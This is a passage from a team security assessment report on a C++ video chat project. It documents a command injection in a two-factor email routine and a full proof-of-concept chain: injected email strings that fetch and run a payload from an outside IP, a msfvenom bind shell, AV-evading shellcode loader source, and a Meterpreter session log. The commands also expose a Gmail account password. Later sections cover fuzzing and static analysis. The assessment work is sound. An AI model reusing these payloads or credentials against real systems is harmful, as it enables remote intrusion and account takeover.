AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Consequence / Impact analysis

- **Integrity Breach:** In the event of a Command Injection attack, where malicious commands are injected and executed on the system, the integrity of the system's data can be compromised. An attacker can manipulate, delete, or corrupt data through the injected commands, leading to a breach of data integrity.

- **Availability Issues:** Command Injection attacks can impact the availability of the system. When malicious commands are executed or excessive system resources are consumed, it can result in degraded system availability or service disruption. The attacker can overload system resources, preventing other users from accessing the system or utilizing its services.

- **Privilege Escalation:** If a Command Injection attack allows an attacker to execute malicious commands with elevated privileges or gain system-level access, it can have a significant impact. The attacker can leverage the acquired privileges to access sensitive information, manipulate the system, or perform further attacks.

Recommended mitigation

- **Input Validation:** Treat user inputs as untrusted data and perform input validation to restrict the allowed characters or format in input fields. Apply filtering, remove restricted characters, and escape special characters in the input to prevent the injection of malicious commands.

- **Command Parameterization:** Instead of treating external inputs as part of the command directly, use safe methods to parameterize the command execution. Parameterize the external inputs before executing the command, treating them as separate arguments rather than integral parts of the command, to enhance security.

Tools needed	Msf (Metasploit Framework)

Relative component / source code

- Line100~115 - TwoFactorAuth.cpp

```
101
102     std::string command = "powershell.exe -ExecutionPolicy Bypass -Command ₩"Send-MailMessage -To '";
103     command += std::string(receiver);
104     command += "' -From '";
105     command += std::string(admin_id);
106     command += "@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : ";
107     command += std::string(body_tokne);
108     command += "' -SmtpServer '";
109     command += std::string(smtp_server);
110     command += "' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList '";
111     command += std::string(admin_id);
112     command += "@gmail.com', (ConvertTo-SecureString -String '";
113     command += std::string(admin_passwd);
114     command += "' -AsPlainText -Force))₩"";
115
116     //std::cout << command.c_str() << std::endl;
117
118     int ret = system(command.c_str());
119     if (ret)
120         LOG("failed to send TFA");
```

- Line69~74 – Login.cpp

```
69  bool ValidateEmailAddress(const TCHAR* email) {
70      std::basic_regex<TCHAR> pattern(_T(R"([a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+₩.[a-zA-Z]{2,})"));
71
72      std::basic_string<TCHAR> emailString(email);
73      return std::regex_match(emailString, pattern);
74  }
```

Proof of concept / How to attack

Procedure:

- If **receiver** (user email) is the following string: **t@t.com' -From a -Subject a"; mkdir Command-Injection; #'**


- The command would be
  - `powershell.exe -ExecutionPolicy Bypass -Command "Send-MailMessage -To 't@t.com' -From a -Subject a"; mkdir Command-Injection; #' -From ' lgss23.team2@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : FGxv84tt' -SmtpServer 'smtp.gmail.com' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList ' lgss23.team2@gmail.com', (ConvertTo-SecureString -String 'bbmugvpajgoanzbu' -AsPlainText -Force))"`

- The email is not properly validated. The function does not check if the email is correctly terminated.

  For example:


  - "aaa@bbb" is not valid
  - "aaa@bbb.c" is not valid
  - "aaa@bbb.cc" is valid
  - "aaa@bbb.cc' UNION SELECT * FROM table; – " is also valid

- You can run command like below.



Remote Exploit

Attack Flow



Procedure:

Generate bind shell

- `msfvenom -p windows/meterpreter/bind_tcp LPORT=4444 -f exe --platform windows > b`
- Upload this shellcode to our HTTP server

```
lge@lge-backend:~/.shell$ ls -la
total 84
drwxrwxr-x 2 lge lge  4096 Jul  3 06:09 .
drwxr-x--- 9 lge lge  4096 Jul  4 07:10 ..
-rwxr-xr-x 1 lge lge 73802 Jul  3 05:26 b
lge@lge-backend:~/.shell$ file b
b: PE32 executable (GUI) Intel 80386, for MS Windows
lge@lge-backend:~/.shell$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Shell code injection

- Shellcode injection to bypass antivirus programs.


```c
#include "Windows.h"

int main()
{
    unsigned char shellcode[] =
        "\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x64\x8b\x52\x30\x8b"
        "\x52\x0c\x89\xe5\x8b\x52\x14\x31\xff\x0f\xb7\x4a\x26\x8b"
        "\x72\x28\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"
        "\x01\xc7\x49\x75\xef\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01"
        "\xd0\x8b\x40\x78\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x8b"
        "\x58\x20\x01\xd3\x50\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34"
        "\x8b\x01\xd6\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75"
        "\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01"
        "\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01"
        "\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58"
        "\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00"
        "\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5"
        "\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
        "\xff\xd5\x6a\x0b\x59\x50\xe2\xfd\x6a\x01\x6a\x02\x68\xea"
        "\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89\xe6\x6a"
        "\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x85\xc0\x0f\x85"
        "\x58\x00\x00\x00\x57\x68\xb7\xe9\x38\xff\xff\xd5\x57\x68"
        "\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75\x6e\x4d\x61\xff"
        "\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5"
        "\x83\xf8\x00\x7e\x2d\x8b\x36\x6a\x40\x68\x00\x10\x00\x00"
        "\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00"
        "\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e"
        "\x07\x01\xc3\x29\xc6\x75\xe9\xc3\xbb\xf0\xb5\xa2\x56\x6a"
        "\x00\x53\xff\xd5";

    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

- Compile to ‘d’
- Upload this shellcode to our HTTP server

Download bind shell


- This shellcode open a listening socket on port 4444 and wait for the attacker to connect to.
  - Email: **t@t.co' -F";wget http://20.119.70.194:81/d -O s;#**

- The command would be
  - `powershell.exe -ExecutionPolicy Bypass -Command "Send-MailMessage -To 't@t.co' -F";wget http://20.119.70.194:81/d -O s;#' -From ' lgss23.team2@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : RMHYACSc' -SmtpServer 'smtp.gmail.com' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList ' lgss23.team2@gmail.com', (ConvertTo-SecureString -String 'bbmugvpajgoanzbu' -AsPlainText -Force))"`



Execute Bind Shell

- Email: **t@t.co' -F";mv s shell.exe; .\shell.exe;#**
- The command would be
  - powershell.exe -ExecutionPolicy Bypass -Command "Send-MailMessage -To 't@t.co' -F";mv s shell.exe; .\shell.exe;#' -From ' lgss23.team2@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : SdT3e2C5' -SmtpServer 'smtp.gmail.com' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList ' lgss23.team2@gmail.com', (ConvertTo-SecureString -String 'bbmugvpajgoanzbu' -AsPlainText -Force))"




Connect To Bind Shell

- Use Metasploit Framework to connect to bind shell

```
msf6 > use exploit/multi/handler
msf6 > set payload windows/meterpreter/bind_tcp
msf6 > set RHOST [ACS IP]
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
```


Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/bind_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LPORT 4444 yes The listen port
RHOST 192.168.1.5 no The target address
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.1.5:4444
[*] Sending stage (175686 bytes) to 192.168.1.5
[*] Meterpreter session 6 opened (192.168.1.10:34249 → 192.168.1.5:4444) at 2023-07-03 01:34:06 -0400
meterpreter > shell
Process 700 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3086]
(c) Microsoft Corporation. All rights reserved.
C:\Users\elliot\Downloads\LgVideoChatDemo\LgVideoChatDemo\x64\Debug>whoami
whoami
desktop-it240t7\elliot

5.6. Fuzz Test

Initially, we planned to conduct the fuzz test with WinAFL. After some preliminary research, we found that setting up the fuzz test for this project requires a lot of time and effort. Given the limited time available for this project, we decided not to perform this activity, instead focusing on the remaining testing techniques.

5.7. Static Analysis & Open Source Vulnerability Check

This section describes source code analysis and static analysis to discover vulnerabilities in Team 2 project.

In Team 2's System, most of the assets are located in the Server, and the Server is contained inside the system, It was developed in C++ base.

We conducted a security evaluation using static analysis tools. The tools used for this evaluation were Visual Studio's code analysis, cppcheck, SonarCloud, and Snyk.

After conducting static analysis for vulnerability identification, it was found that there were no directly exploitable security vulnerabilities. Although issues were identified, they were not considered as immediate security risks and were excluded from the vulnerability list.

Decision on elements to evaluate:

We decided to evaluate the application's codebase comprehensively through static analysis. Factors such as the size of the codebase, its complexity, and the importance of various functionalities were taken into consideration to select the evaluation targets. We focused on evaluating key features, authentication/authorization modules, and data input/processing components that have a significant impact on security.

Selection of security evaluation techniques:

To employ various security evaluation techniques, we selected multiple tools. Visual Studio's code analysis feature provides integration with the development environment and supports detecting general coding errors, security issues, and best practices. cppcheck is capable of in-depth analysis of C/C++ code to detect various coding issues, including security vulnerabilities. SonarCloud evaluates the quality of the application from various aspects such as security, performance, and maintainability through static code analysis. Snyk identifies vulnerable libraries and dependencies through dependency analysis, offering warnings and recommendations for security vulnerabilities. By utilizing these diverse tools, we were able to perform a comprehensive security evaluation.


Verification of results and prioritization of found issues:

After performing the evaluations using each tool, we reviewed and verified the results. The identified security vulnerabilities and coding issues were prioritized based on severity, impact, and exploitability. Critical vulnerabilities that have the most significant impact on security were given immediate attention and prioritized for remediation.


Less critical issues were considered for future improvements. This approach allowed us to address the identified problems based on their priorities and ensure the provision of a more secure and reliable software.

5.7.1. Summary of SonarCloud

